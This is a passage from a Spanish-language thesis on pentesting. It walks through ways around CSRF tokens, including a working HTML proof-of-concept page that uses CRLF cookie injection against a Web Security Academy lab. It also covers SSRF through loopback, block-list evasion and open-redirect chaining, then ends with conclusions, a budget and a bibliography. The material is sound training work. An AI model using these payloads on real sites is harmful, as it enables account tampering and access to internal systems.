Como se refleja en la figura 30, tras cambiar de método de solicitud, en este caso es como si la página web no tuviera defensas, entonces basta con que un usuario entre al enlace *http://<web-vulnerable>/<ruta-accion-sensible>?email=user@domain-example.com* para que la víctima acceda a través del método GET, o podemos crear una página web a través de un PoC CSRF, que resulte en un código fuente de una página web maliciosa como el de la figura 28, pero usando el método GET. En el ejemplo de la solicitud GET de la figura 30, se ha dejado el parámetro CSRF para ilustrar cómo sería esta petición tras cambiar de una petición a otra, pero para poder explotar la vulnerabilidad hay que quitarlo.

La segunda forma para eludir *tokens CSRF* es omitir el uso del propio *token CSRF*, algunas aplicaciones validan correctamente el token cuando está presente, pero se saltan la validación si se omite, en esta situación el atacante puede borrar el parámetro entero (no solo el valor del parámetro, sino todo el parámetro de la petición) para evitar la validación y efectuar el ataque. Tras omitir el token la forma de proceder en este caso es exactamente igual a la reflejada en la figuras 29.a y 29.b.

La tercera forma para eludir *tokens CSRF* es que no estén vinculado a la sesión del usuario, algunas aplicaciones no validan que el token pertenezca a la misma sesión que el usuario que realiza la solicitud, en su lugar, la aplicación mantiene un *pool* global de tokens que ha emitido y acepta cualquier token que aparezca en este *pool*. En esta situación el atacante puede iniciar sesión en la aplicación usando su propia cuenta, obtener un token válido, y luego alimentar con ese token al usuario víctima en su ataque CSRF añadiendo el token a la página web maliciosa como un atributo “hidden”.

La cuarta forma es una variación de la anterior, algunas aplicaciones vinculan el token CSRF a una cookie, pero no a la misma cookie que se usa para rastrear las sesiones, esto puede ocurrir fácilmente cuando una aplicación emplea dos frameworks diferentes que no están integrados (uno para el manejo de sesiones y otro para la protección CSRF). Si el sitio web tiene un comportamiento que deje a un atacante establecer una cookie en el navegador de la víctima, se puede realizar un ataque. El atacante puede iniciar sesión en la aplicación usando su cuenta, obtener un token válido y su cookie asociada, aprovechar el comportamiento de establecimiento de cookies para colocar su cookie en el navegador de la víctima (este comportamiento ni siquiera necesita existir en la aplicación vulnerable), y alimentar su token a la víctima en su ataque CSRF.

En el laboratorio de la figura 31, tenemos una plataforma web vulnerable a CSRF muy similar al de la figura 30 salvo por dos diferencias clave, la primera es que todos los *tokens CSRF* están vinculados a una cookie que no es la de sesión, y la segunda es que la plataforma ahora cuenta con una nueva funcionalidad, y es que tiene una barra de búsqueda que permite hallar artículos en la página web que al ser usado genera una consulta HTML dinámica (dato muy importante).

La cookie vinculada al token hace que ahora sea mucho más difícil explotar la vulnerabilidad CSRF, dado que está ligada al token, la única forma en este escenario de explotar la vulnerabilidad sería hallando una forma de inyectar la cookie junto con el token, y resulta que, la barra de búsqueda nueva que genera dinámicamente consultas HTML, si resulta que no tiene ninguna defensa para evitar la inyección de código HTML en sus búsquedas, podríamos inyectar la cookie en una petición GET sin protección CSRF (porque dicha funcionalidad no posee dicha protección).

En la figura 31, interceptamos la petición HTTP y la enviamos al *Repeater*, en la que realizamos una búsqueda en la barra de búsqueda de la aplicación, y tratamos de inyectar la cookie vinculada al *token CSRF* a la petición, y como se puede ver en la respuesta de la petición en la parte inferior de la figura 31, lo logramos. Ya tenemos una forma de inyectar la cookie CSRF en una petición a la plataforma, ahora tenemos que crear una página web maliciosa, que realice la acción sensible que queremos que la víctima realice involuntariamente, y que incluya el token *CSRF*, y además, en esa misma página web realizar la inyección de la cookie para que la acción sensible sea aceptada.

Figura 31 - Prueba de inyección de cookie con el buscador de la web

El código fuente de la página web maliciosa mostrado en la figura 32, es capaz de explotar la vulnerabilidad CSRF del laboratorio de la figura 31, esta página web tiene una estructura similar a la de la figura 28, con la diferencia de que hemos quitado la etiqueta “script” y la hemos reemplazado por la etiqueta “img”, debido a que para inducir la inyección de la cookie ligada al token, vamos a usar la estrategia de usar la etiqueta “img” para que dicha etiqueta sea la que lance la petición GET que se encarga de inyectar la cookie como se observa en la primera línea de la sección *Request* de la figura 31, y como la etiqueta “img” va a devolver un error (porque va a tratar de buscar una imagen y evidentemente no la va a encontrar y va a devolver un error), en la etiqueta “img” definimos el campo “onerror” para especificar que si hay un error en ese caso se presente el formulario, y efectuar el cambio de correo de la víctima.

```
<html>
  <body>
    <form action="https://0a9000ab030fc12f820c8d7b002d009a.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="good-hacker-cristopher@normal-user.net" />
      <input type="hidden" name="csrf" value="6RliMzwMMx8iB0Enmwyb3c0UC32d6Np7" />
    </form>
    <img src="https://0a9000ab030fc12f820c8d7b002d009a.web-security-academy.net/?search=Cristopher%0d%0aSet-
Cookie:%20csrfKey=RVc4FNJILCijWMk3pofT4JFN0kZvXQIi%3b%20SameSite=None" onerror="document.forms[0].submit()">
  </body>
</html>
```

Figura 32 - Código de página web que explota CSRF con inyección de cookie

Por último, el último escenario en el que podríamos eludir las defensas contra tokens CSRF, es una variación de la vulnerabilidad anterior, algunas aplicaciones no mantienen ningún registro del lado del servidor de los tokens que se han emitido, sino que duplican cada token dentro de una cookie y un parámetro de solicitud. Cuando se valida la petición subsiguiente, la aplicación simplemente verifica que el token enviado en el parámetro de petición coincide con el valor enviado en la cookie. Esto se denomina a veces la defensa de "doble envío" contra CSRF, y se recomienda porque es simple de implementar y evita la necesidad de cualquier estado del lado del servidor. En esta situación, el atacante puede realizar de nuevo un ataque CSRF si el sitio web contiene alguna funcionalidad de configuración de cookies. Aquí, el atacante no necesita obtener un token válido propio. Este escenario sería similar de explotar que el del laboratorio de la figura 31, con la diferencia que el valor del token y la cookie vinculada deben ser iguales.

5.5 Server-side request forgery (SSRF)

La falsificación de petición del lado del servidor (También conocida como Server-side request forgery, en adelante SSRF) es una vulnerabilidad de seguridad web que permite a un atacante hacer que la aplicación del lado del servidor realice peticiones a una ubicación no deseada. En un ataque SSRF típico, el atacante puede hacer que el servidor realice una conexión a servicios internos dentro de la infraestructura de la organización. En otros casos, pueden forzar al servidor a conectarse a sistemas externos arbitrarios. Esto podría filtrar datos sensibles, como credenciales de autorización o secretos empresariales.


Los ataques SSRF suelen explotar las relaciones de confianza para escalar un ataque desde la aplicación vulnerable y realizar acciones no autorizadas. Estas relaciones de confianza pueden existir en relación con el servidor, o en relación con otros sistemas back-end dentro de la misma organización.

Un ataque común SSRF es contra el propio servidor que contiene la página web vulnerable, donde el atacante hace que la aplicación realice una petición HTTP al servidor que aloja la aplicación, a través de su interfaz de red *loopback* (*localhost* o *127.0.0.1*).

En las figuras 33.a y 33.b, nos encontramos ante un laboratorio que contiene una página web vulnerable a un ataque SSRF contra la máquina que la almacena. Esta página web simula una aplicación de venta de artículos, y cada artículo tiene una funcionalidad que es un botón que nos permite saber cuánta cantidad de dicho artículo sigue disponible en el almacén si quisiéramos comprarlo y en qué almacén concreto.

Para comprobar los artículos disponibles en un almacén, la página web contiene una petición HTTP con un parámetro “stockApi” (resaltado en la parte central de la figura 33.a) que se encarga de realizar una petición GET a un servidor externo usando una URL que realiza dicha tarea. Dicha URL, en un comportamiento normal de la aplicación, tiene el siguiente aspecto (*storeId* es el ID del almacén y *productID* el del producto).

stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=20&storeId=1



Figuras 33.a y 33.b - Ataque SSRF contra el propio servidor que tiene la página web

No obstante, dicha URL forma parte del código de la aplicación del lado del cliente, eso quiere decir que podemos cambiar el valor de dicha URL al de nuestro interés y realizar peticiones a cualquier servidor y dichas peticiones serán realizadas en nombre de la aplicación vulnerable. Como podemos observar en la parte superior de la figura 33.b, existe un portal privado de la aplicación llamado "/admin", que está restringido a usuarios privilegiados; no obstante, la misma aplicación nos dice que se puede acceder a dicho portal a través de la interfaz de *loopback*. Por lo tanto, podemos modificar la URL del parámetro "stockApi" para acceder a través de la interfaz *loopback* al portal "/admin", y como se aprecia en la parte inferior de la figura 33.a, lo conseguimos.

Otro tipo de ataque SSRF muy común es el dirigido contra otros sistemas *back-end* diferentes al que aloja la página web vulnerable, dado que en algunos casos, el servidor vulnerable puede interactuar con sistemas *back-end* que no son directamente accesibles por los usuarios, ya que estos sistemas suelen tener direcciones IP privadas no enrutables.

Como en la mayoría de casos no se conoce la dirección IP ni el puerto del servicio *back-end*, ni tampoco el subdirectorio al que queramos acceder, podemos realizar un ataque de *fuzzing* para tratar de hallar estos tres datos (para facilitar esta tarea podríamos usar un ataque *Sniper* con el *Intruder* de *Burp Suite*).

Es común ver aplicaciones que contienen comportamientos SSRF junto con defensas para prevenir su explotación maliciosa, normalmente a través del uso de filtros SSRF de entradas basados en listas negras.

Aquí se podrían incluir el bloqueo de entradas que contienen nombres de host como *127.0.0.1* o *localhost* o URLs sensibles como "/admin". En esta situación, dependiendo de qué tan sofisticada sea la lista negra, podemos eludirla usando técnicas como usar una representación IP alternativa de *127.0.0.1* (en el caso de ataque SSRF contra el propio servidor), como lo es *127.1* por ejemplo.

Una técnica más sofisticada para eludir filtros SSRF es explotar una vulnerabilidad de redirección abierta[120]. Si la API usada para realizar la solicitud HTTP *back-end* admite redirecciones, se puede construir una URL que satisfaga el filtro que se esté aplicando contra ataques SSRF y dé como resultado una solicitud redirigida al objetivo *back-end* deseado.

En la figura 34 mostramos un ejemplo de estas características. Nos encontramos en un laboratorio muy similar al de las figuras 33.a y 33.b, salvo por el hecho de que el parámetro "stockApi" ahora posee mejores filtros, y cualquier intento basado en listas para eludir dichos filtros no funcionan.

No obstante, este nuevo laboratorio tiene una nueva funcionalidad que radica en que si nos hallamos visualizando un producto, podemos cambiar al siguiente producto con el botón "*Next Product*" (visible en la parte superior derecha de la figura 34). Dicha funcionalidad, usa el parámetro "path" para indicar el subdirectorio en la página web vulnerable donde accede al siguiente producto:

/product/nextProduct?currentProductId=11&path=/product?productId=12

Descubrimos que podemos cambiar el valor del parámetro "path" para colocar una URL completa y aprovechar una vulnerabilidad de redirección abierta en ella, y así, realizar un ataque SSRF, como se muestra en la figura 34. En dicha figura volvemos a usar el parámetro "stockApi" para realizar el ataque SSRF, pero a su vez, usamos la función "next product" y el parámetro "path" para satisfacer los filtros SSRF.

En el caso de la figura 34, el ataque SSRF funciona porque la aplicación primero valida que la URL suministrada por “stockApi” está en un dominio permitido (información dada de antemano en el laboratorio); después la aplicación solicita la URL dada, lo que desencadena la redirección abierta, haciendo que la aplicación realiza una petición a la URL interna que sea de nuestro interés, en este caso el portal “/admin” de la máquina *192.168.0.12:8080*




Figura 34 - Ataque SSRF con redirección abierta

Capítulo 6 Conclusiones y líneas futuras

En este trabajo hemos profundizado en algunos aspectos de la ciberseguridad. Concretamente nos hemos centrado en el *pentesting,* aplicando estrategias específicas para las diferentes fases de la intrusión de máquinas informáticas, así como en la seguridad de aplicaciones web aprendiendo principalmente eludir sus defensas más comunes.

En el ámbito de la seguridad de las aplicaciones web y sus principales vulnerabilidades, hemos tenido la oportunidad de analizar varios casos donde hemos podido introducir contenido ilegítimo en diversos campos de una aplicación web para poder lograr diferentes fines, desde obtener información crítica de la base de datos de las aplicaciones, hasta ser capaces de acceder al contenido de archivos del propio sistema informático que contiene la página web, pasando por lograr subir archivos maliciosos al sistema que nos puede ayudar a tomar posesión completa de la máquina.

También hemos podido implementar técnicas que nos han permitido realizar acciones sensibles en nombre de un usuario víctima, como modificar sus datos personales asociados a su cuenta en una plataforma web legítima y hemos sido capaces de acceder a recursos ocultos al público de una plataforma web, forzando a la propia plataforma web vulnerable a solicitar dichos recursos en su nombre para después mostrarnos dichos recursos ocultos.

Por otro lado, a través de la plataforma *TryHackMe*, realizamos la resolución de 13 máquinas. En ellas pudimos ejecutar técnicas de todo tipo para poder explotar sus vulnerabilidades y ganar acceso a la misma, desde aprovechar fallos en los accesos a los recursos de la máquina, pasando por aprovechar diseños de servicios inseguros, fallos en las configuraciones del sistema y, hasta explotar componentes vulnerables o desactualizados. También hemos empleado técnicas que, una vez ganado acceso a la máquina, nos han permitido tomar el control a través del escalado de privilegios. Además, aunque se han mostrado los más significativos, también se han realizado otro tipo de ataques como lo son los centrados en fallos criptográficos en las comunicaciones.

También destacamos que, gracias a los laboratorios de seguridad realizados en la plataforma *Web Security Academy*, que en total han sido más de cuarenta en total, hemos podido aprender y practicar, todas las vulnerabilidades web aprendidas y expuestas.

En total, entre las plataformas *TryHackMe* y *Web Security Academy* se han resuelto más de 55 laboratorios, incluyendo máquinas con diferentes sistemas operativos, diferentes servicios, diferentes configuraciones, etc. Sin embargo, la tarea de penetración es muy compleja ya que involucra todas las ramas de la informática, y además requiere un conocimiento muy en profundidad de cada una de estas ramas. Por tanto, por limitaciones de tiempo sólo hemos explorado la parte superficial de esta disciplina, aunque a decir verdad, gracias a los contenidos abordados en el proyecto, he podido descubrir que la ciberseguridad es una disciplina que me encanta, debido a este hecho me encantaría seguir profundizando en el área de vulnerabilidades web porque es el ámbito donde más estoy formado actualmente, aunque seguramente prosiga fomentando mi formación en distintas áreas de la ciberseguridad como lo son la seguridad en redes, o en telefonía móvil.

Los siguientes pasos para poder continuar con este proyecto, serían entrar en detalle en las fases del *pentesting* que no pudimos abordar adecuadamente, que son la de *reconocimiento* y *documentación*, aprovechando para resolver máquinas en las cuales sea necesario desarrollar una buena fase de reconocimiento, aplicando herramientas tanto de reconocimiento pasivo y activo, y al final de su resolución, entrar en contacto con varias herramientas de la fase de documentación para desarrollar documentos sobre cada máquina resuelta siguiendo sus debidas pautas.

Por otro lado, aprovecharíamos para ampliar el número de vulnerabilidades estudiadas y probadas tanto en la fase de explotación para ganar acceso a la máquina víctima, como lo son *Cross-site scripting* (XXE), vulnerabilidades de autenticación, *WebSockets*, inyecciones NoSQL o condiciones de carrera, entre otros. Ampliaríamos el número de técnicas conocidas para realizar una escalada de privilegios apropiada como los *exploits* del *kernel*, empleo de protocolos adicionales como NFS, u otras tareas realizadas en la fase de post-explotación como el uso del *pivoting*, o técnicas que nos permitan mantener el acceso a la máquina vulnerada en el tiempo, por nombrar algunas.

Capítulo 7 Summary and Conclusions

In this work we have delved into some aspects of cybersecurity. Specifically, we have focused on pentesting, applying specific strategies for the different phases of the intrusion of computer machines, as well as on the security of web applications, learning how to circumvent their most common defences.

In the field of web application security and its main vulnerabilities, we have had the opportunity to analyse several cases where we have been able to introduce illegitimate content in various fields of a web application in order to achieve different purposes, from obtaining critical information from the database of the applications, to being able to access the content of files on the computer system itself that contains the web page, to uploading malicious files to the system that can help us to take complete possession of the machine.

We were also able to implement techniques that allowed us to perform sensitive actions on behalf of a victim user, such as modifying their personal data associated with their account on a legitimate web platform, and we were able to access publicly hidden resources on a web platform, forcing the vulnerable web platform itself to request these resources on their behalf and then show us these hidden resources.

On the other hand, through the TryHackMe platform, we carried out the resolution of 13 machines. We were able to use all kinds of techniques to exploit vulnerabilities and gain access to the machine, from exploiting failures in access to the machine's resources, to taking advantage of insecure service designs, failures in system configurations and even exploiting vulnerable or outdated components. We have also employed techniques that, once we have gained access to the machine, have allowed us to take control through privilege escalation. In addition, although we have shown the most significant ones, we have also carried out other types of attacks such as those centred on cryptographic failures in communications.

We also highlight that, thanks to the security labs conducted on the Web Security Academy platform, which have been more than forty in total, we have been able to learn and practice all the web vulnerabilities learned and exposed.

In total, between the TryHackMe and Web Security Academy platforms, more than 55 labs have been solved, including machines with different operating systems, different services, different configurations, etc. However, the task of penetration is very complex as it involves all branches of computer science, and also requires a very in-depth knowledge of each of these branches. Therefore, due to time constraints we have only explored the superficial part of this discipline, although to tell the truth, thanks to the contents addressed in the project, I have been able to discover that cybersecurity is a discipline that I love, due to this fact I would love to continue deepening in the area of web vulnerabilities because it is the area where I am currently most trained, although I will surely continue to promote my training in different areas of cybersecurity such as network security, or mobile telephony.

The next steps to continue with this project would be to go into detail in the phases of pentesting that we were not able to address adequately, which are the recognition and documentation phases, taking advantage of the opportunity to resolve machines in which it is necessary to develop a good recognition phase, applying both passive and active recognition tools, and at the end of its resolution, to contact various tools in the documentation phase to develop documents on each machine resolved following the appropriate guidelines.

On the other hand, we would take the opportunity to expand the number of vulnerabilities studied and tested both in the exploitation phase to gain access to the victim machine, such as Cross-site scripting (XXE), authentication vulnerabilities, WebSockets, NoSQL injections or race conditions, among others. We would expand the number of known techniques to perform an appropriate privilege escalation such as kernel exploits, use of additional protocols such as NFS, or other tasks performed in the post-exploitation phase such as the use of pivoting, or techniques that allow us to maintain access to the compromised machine over time, to name a few.

Capítulo 8 Presupuesto

Para poder elaborar un presupuesto con exactitud, debemos primero conocer cuál es el coste promedio por hora de un analista de seguridad junior en España. Aunque esto varía de una región a otra, en promedio gira en torno a los **25.000€** anuales[95], lo que supone

unos **13.02€** aproximadamente por hora. Si le agregamos el hecho de que desarrollar el presente trabajo ha conllevado **300** horas, el presupuesto del proyecto asciende a **3906€** que se puede ver reflejado en la tabla 1.

También hay que recalcar que el presente trabajo únicamente ha empleado el uso de herramientas gratuitas en su desarrollo, por ende, el único requisito fue contar con un equipo informático capaz de ejecutar las herramientas nombradas en los puntos anteriores del proyecto. Debido a la necesidad de disponer de máquinas virtuales con diferentes sistemas operativos y diferentes configuraciones, en nuestro caso usamos dos equipos. Asumiendo un coste de **2000€** aproximadamente.

Tomando como referencia que el tiempo de vida fiscal de un equipo informático en España es de 4 años, si usamos el método de amortización más comúnmente utilizado, que es el *método lineal*[104], podemos calcular cuál es el precio que tenemos que incluir en el presupuesto de la siguiente forma:

Cuota mensual de amortización = (Coste del portátil - Coste Residual) / Vida Útil (Meses)

El *coste de cada portátil* es su coste total a la hora de comprarlo (2000€), mientras que el *coste residual* es el valor remanente al final de su vida útil, que equivale al precio que esperaríamos obtener por su venta en el momento actual (en general sería el 35% del valor original, unos 700€); la vida útil del portátil es el tiempo esperado de uso del equipo, que en este caso serían 4 años. Como la ejecución del proyecto ha durado unos 5 meses, el coste imputable a cada equipo es de **135.42€**.

Precio / hora	Nº de horas	Coste equipos	Precio total del proyecto
13.02€	300	270.84€	4176.84€

Tabla 1: Desglose del presupuesto del proyecto

Bibliografía

[1] Peña, M., & Lopes, M. (2019, 1 agosto). Todo sobre el ataque cibernético a la compañía crediticia Equifax. *Digital Trends Español*. https://es.digitaltrends.com/tendencias/equifax-ciber-ataque-masivo-hack/

[2] Acfcs. (2017, 21 septiembre). Lecciones del caso Equifax: tras el histórico ataque crecen los riesgos cibernéticos para los bancos y consumidores - ACFCS | Asociación de Especialistas Certificados en Delitos Financieros. ACFCS | Asociación de Especialistas Certificados En Delitos Financieros. https://www.delitosfinancieros.org/lecciones-del-caso-equifax-tras-el-historico-ataque-crecen-los-riesgos-ciberneticos-para-los-bancos-y-consumidores/

[3] ¿Qué es el ransomware WannaCry? (2024, 29 mayo). www.kaspersky.es. https://www.kaspersky.es/resource-center/threats/ransomware-wannacry

[4] Méndez, M. Á. (2017, 27 junio). Así fue el primer ciberataque masivo que ha paralizado el mundo. elconfidencial.com. https://www.elconfidencial.com/tecnologia/2017-05-13/ransomware-wannacry-ciberataque-hackeo-ciberseguridad-telefonica_1381986/

[5] Pam_Baker. (2021, 23 junio). Cronología del ciberataque a SolarWinds. Computerworld.es. https://www.computerworld.es/article/2119675/cronologia-del-ciberataque-a-solarwinds.html

[6] Bécares, B. (2021, 7 enero). El ataque a SolarWinds, explicado: por qué un ataque a esta empresa desconocida trae de cabeza a grandes. . . Xataka. https://www.xataka.com/pro/ataque-a-solarwinds-explicado-que-ataque-a-esta-empresa-desconocida-trae-cabeza-a-grandes-corporaciones-gobiernos-mundo

[7] Ciberseg. (2024, 6 junio). Principales tendencias y predicciones de ciberseguridad para 2024. Ciberseguridad. https://ciberseguridad.com/blog/predicciones-ciberseguridad-2024/

[8] colaboradores de Wikipedia. (2024, 11 febrero). Examen de penetración. Wikipedia, la Enciclopedia Libre. https://es.wikipedia.org/wiki/Examen_de_penetraci%C3%B3n#Historia

[9] *Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution*. (2024, 5 junio). Kali Linux. https://www.kali.org/

[10] *Parrot Security*. (s. f.). https://www.parrotsec.org/

[11] TryHackMe. (s. f.). TryHackMe | Cyber Security Training. https://tryhackme.com/

[12] Web application security, testing, & scanning - PortSwigger. (s. f.-b). https://portswigger.net/

[13] Download Burp Suite Community Edition - PortSwigger. (s. f.). https://portswigger.net/burp/communitydownload

[14] 250.pdf on Egnyte. (s. f.). Egnyte. https://sansorg.egnyte.com/dl/bF4I3yCcnt/

[15] FoxyProxy. (s. f.). https://chromewebstore.google.com/detail/foxyproxy/gcknhkkoolaabfmlnjonogaaifnjlfnp

[16] ROE TEMPLATE on Readteam Guide. (s. f.). Readteam Guide. https://redteam.guide/docs/templates/roe_template/

[17] Petrosyan, K. (2023, 16 mayo). *¿Qué son las pruebas de penetración de caja negra, caja gris y caja blanca?* EasyDMARC. https://easydmarc.com/blog/es/que-son-las-pruebas-de-penetracion-de-caja-negra-caja-gris-y-caja-blanca/

[18] Pols, P. (s. f.). Unified Kill Chain: Raising resilience against cyber attacks. https://www.unifiedkillchain.com/

[19] Daigle, L. (2004). WHOIS Protocol Specification. https://doi.org/10.17487/rfc3912

[20] Caronte Studio. (2022, 12 abril). Google Dorks: cómo realizar búsquedas avanzadas en Google. Blog SEO, Diseño Web & Gráfico | Caronte Web Studio Vitoria-Gasteiz. https://carontestudio.com/blog/google-dorks-como-realizar-busquedas-avanzadas-en-google/

[21] Readloud. (s. f.). GitHub - readloud/Google-Hacking-Database: The GHDB is an index of search queries (we call them dorks) used to find publicly available information, intended for pentesters and security researchers. GitHub. https://github.com/readloud/Google-Hacking-Database/tree/main

[22] *El comando Dig: una introducción a la excavación de Linux*. (s. f.). https://es.linux-console.net/?p=27563

[23] JasonGerend. (2023, 6 octubre). *nslookup*. Microsoft Learn. https://learn.microsoft.com/es-es/windows-server/administration/windows-commands/nslookup

[24] Shodan. (s. f.). Shodan. https://www.shodan.io/

[25] DNSDumpster.com - dns recon and research, find and lookup dns records. (s. f.). https://dnsdumpster.com/

[26] *Homepage*. (s. f.). https://www.maltego.com/

[27] González, E. P. (2023, 25 septiembre). Maltego: Qué es y cómo usarlo en investigaciones OSINT. *Protegeme*. https://www.protegeme.es/maltego/

[28] Laramies. (s. f.). *GitHub - laramies/theHarvester: E-mails, subdomains and names Harvester - OSINT*. GitHub. https://github.com/laramies/theHarvester

[29] *Find out what websites are built with - Wappalyzer*. (s. f.). https://www.wappalyzer.com/

[30] Greyrat, R. (2022, 5 julio). *Wappalyzer: extensión del navegador para tecnologías de sitios web – Barcelona Geeks*. https://barcelonageeks.com/wappalyzer-extension-del-navegador-para-tecnologias-de-sitios-web/

[31] Sankar, R. (2022, 15 diciembre). *Whatweb – A Scanning Tool to Find Security Vulnerabilities in Web App*. Kali Linux Tutorials. https://kalilinuxtutorials.com/whatweb/

[32] *whatweb | Kali Linux Tools*. (s. f.). Kali Linux. https://www.kali.org/tools/whatweb/

[33] JasonGerend. (2023a, septiembre 15). *ping*. Microsoft Learn. https://learn.microsoft.com/es-es/windows-server/administration/windows-commands/ping

[34] JasonGerend. (2023c, octubre 6). *tracert*. Microsoft Learn. https://learn.microsoft.com/es-es/windows-server/administration/windows-commands/tracert

[35] Espinosa, O. (2024, 19 febrero). En qué consiste el comando Tracert o Traceroute. *RedesZone*. https://www.redeszone.net/tutoriales/internet/que-es-comando-tracert-traceroute/

[36] Equipo editorial de IONOS. (2022, 21 abril). *Una presentación de los comandos Telnet*. IONOS Digital Guide. https://www.ionos.es/digitalguide/servidores/herramientas/comandos-de-telnet/

[37] Dancuk, M. (2022, 28 noviembre). *nc Command (Netcat) with Examples*. Knowledge Base By phoenixNAP. https://phoenixnap.com/kb/nc-command

[38] *Wireshark · Go Deep*. (s. f.). Wireshark. https://www.wireshark.org/

[39] Terrill, R., & Terrill, R. (2020, 11 diciembre). *Cómo usar Wireshark para capturar, filtrar y analizar paquetes*. ComoFriki. https://comofriki.com/como-usar-wireshark-capturar-filtrar-analizar-paquetes/

[40] Emem, J., & Emem, J. (2024, 16 mayo). *Guide to the Linux tcpdump Command With Examples | Baeldung on Linux*. Baeldung On Linux. https://www.baeldung.com/linux/tcpdump-command-tutorial

[41] *Basic Usage — Wfuzz 2.1.4 documentation*. (s. f.). https://wfuzz.readthedocs.io/en/latest/user/basicusage.html

[42] *wfuzz | Kali Linux Tools*. (s. f.). Kali Linux. https://www.kali.org/tools/wfuzz/

[43] Jody-Admin. (2024, 16 mayo). *Gobuster tutorial*. HackerTarget.com. https://hackertarget.com/gobuster-tutorial/

[44] Oj. (s. f.). *GitHub - OJ/gobuster: Directory/File, DNS and VHost busting tool written in Go*. GitHub. https://github.com/OJ/gobuster

[45] Guía de referencia de Nmap (Página de manual). (s. f.). https://nmap.org/man/es/index.html

[46] Tutorial: NMAP. (2023, 6 junio). *Marcos Ruiz*. https://marcosruiz.github.io/posts/tutorial-nmap/

[47] *The ZAP homepage*. (s. f.). ZAP. https://www.zaproxy.org/

[48] Uso de OWASP-ZAP | INCIBE-CERT | INCIBE. (s. f.). https://www.incibe.es/incibe-cert/seminarios-web/uso-owasp-zap

[49] *sqlmap: automatic SQL injection and database takeover tool*. (s. f.). https://sqlmap.org/

